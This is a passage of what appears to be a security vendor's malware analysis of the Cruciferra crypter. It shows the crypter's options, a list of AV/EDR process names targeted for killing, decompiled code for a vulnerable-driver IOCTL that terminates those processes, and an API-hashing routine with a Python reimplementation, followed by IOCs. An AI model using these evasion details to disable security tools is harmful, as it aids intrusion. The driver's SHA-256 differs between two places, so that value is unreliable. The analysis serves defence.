


Figure 13 - Crypter step 1 in Cruciferra panel

After package selection, operators are able to configure options to persist the malware on startup, enable the UAC bypass via COM Elevation Moniker / AV+EDR killer feature, and "pump" the final payload (increase it's file size with junk data).




Figure 14 - Crypter step 3 in Cruciferra panel

After configuring options, operators are able to customize targeted processes for termination - a total of 145 process names are configured by default.




Figure 15 - Crypter step 4 in Cruciferra panel

The next step in the payload generation process allows threat actors to upload the payload to pack and specify the injection target for Process Hollowing, which defaults to ServiceModelReg.exe, a legitimate, Microsoft-signed binary.




Figure 16 - Crypter step 5 in Cruciferra panel

AV/EDR Killer

The table below displays process names we found in the sample in question after decrypting strings, which are identical to the process names shown in Figure 15. The FNV-1a hashing algorithm is used to match targeted process names. There are additional process names that are targeted, e.g. surfshark.exe, which are not included in the table as they are not related to any AV/EDR product.

Process Names	AV/EDR Product
afwServ.exe, aswEngSrv.exe, aswidsagent.exe, aswToolsSvc.exe, AvastSvc.exe, AvastUI.exe, wsc_proxy.exe	Avast
avgsvc.exe, avgwdsvc.exe	AVG
avcenter.exe, avguard.exe, avira.servicehost.exe, aviramain.exe, avscan.exe, avshadow.exe, sched.exe	Avira

bdagent.exe, bdntwrk.exe, bdservicehost.exe, bdwttag.exe, seccenter.exe, trgui.exe, vsserv.exe	Bitdefender
cb.exe	Carbon Black
clamd.exe, freshclam.exe	ClamAV
CSFalconService.exe, CSSensorSettings.exe	CrowdStrike Falcon
CybereasonLauncher.exe, CybereasonRansomFreeServiceHost.exe, CybereasonService.exe	Cybereason
CylanceSvc.exe, CylanceUI.exe	Cylance (BlackBerry)
drweb32w.exe	Dr.Web
elastic-endpoint.exe	Elastic Endpoint Security
egui.exe, ekrn.exe, eset_main.exe, esetpsi.exe	ESET
fprottray.exe	F-Prot
fctsched.exe, fctservctl2.exe, fshoster32.exe	F-Secure
xagt.exe	FireEye/Trellix
FortiEDRCollectorService.exe	Fortinet FortiEDR
gdatasecuritycenter.exe	G Data
hmpalert.exe	HitmanPro.Alert (Sophos)
HipsDaemon.exe, HipsLog.exe, HipsMain.exe, HipsTray.exe, HRConfig.exe, HRUpdate.exe	Huorong
K7APHlpr.exe, K7AVMScn.exe, K7AVQrnt.exe, K7AVScan.exe, K7CrvSvc.exe, K7CTScan.exe, K7DisinfectoGUI.exe, K7EmIPxy.exe, K7FWSrv.exe, K7MebezatEncRemovalTool.exe, K7NDFHlpr.exe, K7PSSrv.exe, K7QuervarCleaningTool.exe, K7RTScan.exe, K7SpmSrc.exe, K7SysMon.exe, K7TLActiveHsty.exe, K7TSecurity.exe, K7TSMMain.exe, K7TSMngr.exe	K7 Computing
avp.exe, avpui.exe	Kaspersky

MBAMService.exe, mbam.exe, mbamtray.exe	Malwarebytes
macmnsvc.exe, masvc.exe, mcagent.exe, mcods.exe, McShield.exe, McUICnt.exe, mfemms.exe, mfevtps.exe	McAfee
MsMpEng.exe, SecurityHealthService.exe, SecurityHealthTray.exe, smartscreen.exe	Microsoft Defender
MsSense.exe, MsSenseS.exe	Microsoft Defender for Endpoint
CyveraService.exe	Palo Alto Cortex XDR
panda_url_filtering.exe, pavsvrx86.exe, PSANHost.exe, PSUAService.exe	Panda Security
360AdvToolExecutor.exe, 360rp.exe, 360rps.exe, 360Safe.exe, 360Tray.exe, QHActiveDefense.exe, QHSafeMain.exe, QHSafeTray.exe, QHWatchdog.exe, zhudongfangyu.exe	Qihoo 360
SentinelAgent.exe, SentinelCtl.exe	SentinelOne
SavService.exe, SEDService.exe, SophosAgent.exe, sophosav.exe, SophosFileScanner.exe, SophosFS.exe, SophosUI.exe	Sophos
ccSvcHst.exe, cytool.exe, Smc.exe, SmcGui.exe, SymCorpUI.exe	Symantec/Norton
coreServicesShell.exe, NTRtScan.exe, PccNTMon.exe, TMBMSRV.exe, TmCCSF.exe, TmListen.exe, TmPfw.exe, TmProxy.exe	Trend Micro
sbamsvc.exe, vipreui.exe	VIPRE
WRSa.exe, webrootsecureanywhere.exe, wrusrsvc.exe, wrusrv.exe	Webroot

The malware requires administrator privileges and attempts to elevate privileges via the [COM Elevation Moniker](#). This is followed by decrypting the driver, writing it to **C:\Windows\Temp\DCRCVDrv.sys**, creating a service for it, and opening a handle to the driver via symbolic link **\\\\.\\DCRCVDRV_U**.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NvStreamKmd_dcrcv			
	Name	Type	Data
	(Default)	REG_SZ	(value not set)
	Description	REG_SZ	Provides low-level streaming and capture support for NVIDIA GeForce Experience and GameStream services.
	DisplayName	REG_SZ	NVIDIA Streaming Kernel Mode Driver
	ErrorControl	REG_DWORD	0x00000000 (0)
	ImagePath	REG_EXPAND_SZ	\\?\C:\Windows\Temp\DCRCVDrv.sys
	Start	REG_DWORD	0x00000003 (3)
	Type	REG_DWORD	0x00000001 (1)

Figure 17 - Service registry key for BYOVD

The figure below displays a truncated portion of the routine within the malware that serves to send the IOCTL control code to the vulnerable driver with each PID found in the scanning process in the input buffer.

```

7ff8a04de166 488b4d30      mov     rcx, qword [rbp+0x30 {var_b8_8}] // hDevice=*(arg1+0x28)
7ff8a04de16a 8b5540      mov     edx, dword [rbp+0x40 {var_a8_6}] // dwIoControlCode=0x2205C0
7ff8a04de16d 4c8b4538      mov     r8, qword [rbp+0x38 {var_b0_6}] // lpInBuffer=&PID
7ff8a04de171 448b4d44      mov     r9d, dword [rbp+0x44 {var_a4_7}] // nInBufferSize=4
7ff8a04de175 488b4560      mov     rax, qword [rbp+0x60 {var_88_1}]
7ff8a04de179 ffd0        call    rax // DeviceIoControl

```

Figure 18 - Usermode to kernel mode process termination via IOCTL 0x2205C0

The vulnerable code that handles this control code within the driver is shown in the next figure, which passes the PID to terminate to a sub-routine (shown here as sub_12280) which calls **ZwTerminateProcess**, terminating each AV/EDR process from the kernel.

```

else
    if (rax_2 != 0x2205c0) // IOCTL control code
        goto label_16485

    // PID to terminate from input buffer
    int32_t* rax_64 = *(arg2 + 0x18)

    if (rax_64 != 0 && *(r13 + 0x10) u>= 4)
        // Terminate process via ZwTerminateProcess
        result_1 = sub_12280(*rax_64)
        *(rbp + 0x38) = 0
        goto label_141f9

```

Figure 19 - Pseudo-C view of BYOVD handling IOCTL

API Hashing

APIs needed for process enumeration and injection are resolved through a custom algorithm that hashes exports of kernel32.dll and ntdll.dll. The figure below displays the top-level routine responsible for resolving: CreateProcessW, NtQueryInformationProcess, ReadProcessMemory, VirtualAllocEx, WriteProcessMemory, GetThreadContext, SetThreadContext, Wow64GetThreadContext, Wow64SetThreadContext, ResumeThread, TerminateProcess, CloseHandle, WaitForSingleObject, and GetExitCodeProcess.

```

void* mw_resolve_injection_apis(void* arg1, void* arg2, int64_t arg3, int512_t arg4 @ zmm0, int512_t arg5 @ zmm1)
7ff8a04d91b0 void* rax = mw_decrypt_string(&dn_FNoyB0DpfidPPGra_1802ba240, arg5, arg4);
7ff8a04d91bb *(uint32_t*)arg2;
7ff8a04d91bd void* rax_1; // Load kernel32.dll
7ff8a04d91bd int512_t zmm0;
7ff8a04d91bd int512_t zmm1;
7ff8a04d91bd rax_1 = mw_load_library(arg2, rax);
7ff8a04d91d7 void* rax_3 = mw_load_library(arg2, // Load ntdll.dll
7ff8a04d91c5 // ntdll.dll
7ff8a04d91d7 mw_decrypt_string(&dn_EcskBUmrKXkN_1802b9c08, zmm1, zmm0));
7ff8a04d91d7
7ff8a04d91e7 if (!rax_1 || !rax_3)
7ff8a04d91fe | return rax_3;
7ff8a04d91fe
7ff8a04d91fe *(uint64_t*)((char*)arg1 + 0x10) = mw_resolve_api_by_hash(rax_1, 0xdc591bc); // CreateProcessW
7ff8a04d920f *(uint64_t*)((char*)arg1 + 0x18) = mw_resolve_api_by_hash(rax_3, 0x59d44f92); // NtQueryInformationProcess
7ff8a04d9220 *(uint64_t*)((char*)arg1 + 0x20) = mw_resolve_api_by_hash(rax_1, 0xbc2c27fb); // ReadProcessMemory
7ff8a04d9231 *(uint64_t*)((char*)arg1 + 0x28) = mw_resolve_api_by_hash(rax_1, 0x98e29178); // VirtualAllocEx
7ff8a04d9242 *(uint64_t*)((char*)arg1 + 0x30) = mw_resolve_api_by_hash(rax_1, 0xeb00fe28); // WriteProcessMemory
7ff8a04d9253 *(uint64_t*)((char*)arg1 + 0x38) = mw_resolve_api_by_hash(rax_1, 0xd55ccef9); // GetThreadContext
7ff8a04d9264 *(uint64_t*)((char*)arg1 + 0x40) = mw_resolve_api_by_hash(rax_1, 0xd5a50887); // SetThreadContext
7ff8a04d9275 *(uint64_t*)((char*)arg1 + 0x48) = mw_resolve_api_by_hash(rax_1, 0xe8b07ea8); // Wow64GetThreadContext
7ff8a04d9286 *(uint64_t*)((char*)arg1 + 0x50) = mw_resolve_api_by_hash(rax_1, 0x285d0c49); // Wow64SetThreadContext
7ff8a04d9297 *(uint64_t*)((char*)arg1 + 0x58) = mw_resolve_api_by_hash(rax_1, 0x39107b81); // ResumeThread
7ff8a04d92a8 *(uint64_t*)((char*)arg1 + 0x60) = mw_resolve_api_by_hash(rax_1, 0x77f7d9); // TerminateProcess
7ff8a04d92b9 *(uint64_t*)((char*)arg1 + 0x68) = mw_resolve_api_by_hash(rax_1, 0xe9aed448); // CloseHandle
7ff8a04d92ca *(uint64_t*)((char*)arg1 + 0x70) = mw_resolve_api_by_hash(rax_1, 0xd8a45689); // WaitForSingleObject
7ff8a04d92db *(uint64_t*)((char*)arg1 + 0x78) = mw_resolve_api_by_hash(rax_1, 0xdefd94eb); // GetExitCodeProcess
7ff8a04d92e7 void* rax_18 = mw_resolve_api_by_hash(rax_1, 0x2bf68e7c); // returns NULL

```

Figure 20 - Pseudo-C view of API resolution via hash

The API hashing routine is shown in the next figure.

```

int64_t mw_hash(char* arg1)
{
    int32_t result = 0xa7e93c1d;

    if (*(uint8_t*)arg1)
    {
        bool cond:0_1;

        do
        {
            int32_t rax_2 =
                ROLD(result ^ (uint32_t)*(uint8_t*)arg1, 0xd) * 0xc5b7d2a9;
            result = rax_2 ^ rax_2 >> 0xf;
            cond:0_1 = arg1[1];
            arg1 = &arg1[1];
        } while (cond:0_1);
    }

    return result;
}

```

Figure 21 - Pseudo-C view of hashing routine

The python code below reproduces the malware's API hashing algorithm.

```

def mw_hash(export_name: bytes) -> int:
    """

```

```
Cruciferra API hashing algorithm
"""
h = 0xa7e93c1d # initial seed
for b in export_name:
    h = (h ^ b) & 0xffffffff # byte ^ hash
    h = ((h << 13) | (h >> 19)) & 0xffffffff # rotate hash left 13
    h = (h * 0xc5b7d2a9) & 0xFFFFFFFF # multiply hash by 0xc5b7d2a9
    h = (h ^ (h >> 15)) & 0xFFFFFFFF # hash ^ (hash >> 15)
return h
```

What did we do?

- Our team of [24/7 SOC Cyber Analysts](#) proactively isolated the affected host to contain the infection on the customer's behalf.
- We communicated what happened with the customer and helped them with remediation efforts.
- TRU is closely monitoring campaigns involving ErrTraffic, Cruciferra, and BYOVDs, and developing up-to-date detection content for [eSentire MDR for Endpoint](#), [eSentire MDR for Log](#), and [eSentire MDR for Network](#).

What can you learn from this TRU Positive?

- Cruciferra's AV/EDR-killing capabilities rely on abusing the signed vulnerable driver *DCRCVDrv.sys* to terminate AV/EDR processes from the kernel before deploying follow-on payloads.
- ClickFix campaigns continue to evolve as a malware delivery method, with ErrTraffic making it easy for operators to generate convincing fake Google reCAPTCHA, Cloudflare Turnstile, and BSOD lures that trick users into executing malicious PowerShell commands.

Recommendations from the Threat Response Unit (TRU)

- Block the vulnerable driver via EDR/AV console:
 - SHA-256: 87e8d39db624f37d3e77aedf487a2dfd197f71a4730ea74f4e7a4341deaec2ff
 - SHA-1: 47d922b0fd5d704025d14ef98ded46e74830a423
 - MD5: 567c158ee0858f8e941d4ab7a6c18dbc
- Implement a [Phishing and Security Awareness Training \(PSAT\) program](#) that educates your employees using real-world scenarios.
- Partner with a 24/7 multi-signal [Managed Detection and Response \(MDR\) services provider](#) for total attack surface visibility, 24/7 threat hunting and disruption, and rapid threat response to prevent attackers from spreading laterally through your environment.

However, at the bare minimum, organizations should use a Next-Gen AV (NGAV) or [Endpoint Detection and Response \(EDR\) solution](#) to detect and contain threats.

Indicators of Compromise

The table below lists Indicators of Compromise.

Type	Value	Description
SHA-256	87e8d39db624f37d3e77aedef487a2dfd197f71a4730ea74f4e7a4341deaec2ff	Vulnerable driver "DCRCVDrv.sys"
SHA-256	0ae0a7f118b80e4655b8b86bb421c151a8f17930e76e714b2fa199409f3af9ce	Cruciferra DLL (mscoree.dll)
Domain-Name	makeverizyjar[.]info	ErrTraffic C2
Domain-Name	analysis-id-fmd[.]info	ErrTraffic C2
Domain-Name	analysis-id-lfg[.]info	ErrTraffic C2
IPv4	178.16.52[.]101	ErrTraffic C2
Domain-Name	karmactive[.]com	Compromised WordPress site with ErrTraffic inject
Domain-Name	tzpx[.]courses	Remus C2
Domain-Name	zelpx[.]garden	Remus C2

References

- <https://github.com/washi1337/ghidra-nativeaot>
- <https://github.com/Dump-GUY/ida-nativeaot>
- <https://github.com/YungBinary/binja-nativeaot>
- <https://www.proofpoint.com/us/blog/threat-insight/unpacking-cruciferra-analysis-sophisticated-crypter-service>
- <https://learn.microsoft.com/en-us/windows/win32/com/the-com-elevation-moniker>

To learn how eSentire can help you find exposures and defend your organization, connect with an eSentire Security Specialist now.

[GET STARTED](#)

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

[Back to blog](#)

Take Your Cybersecurity Program to the Next Level with eSentire MDR.

[BUILD A QUOTE](#)

in this blog
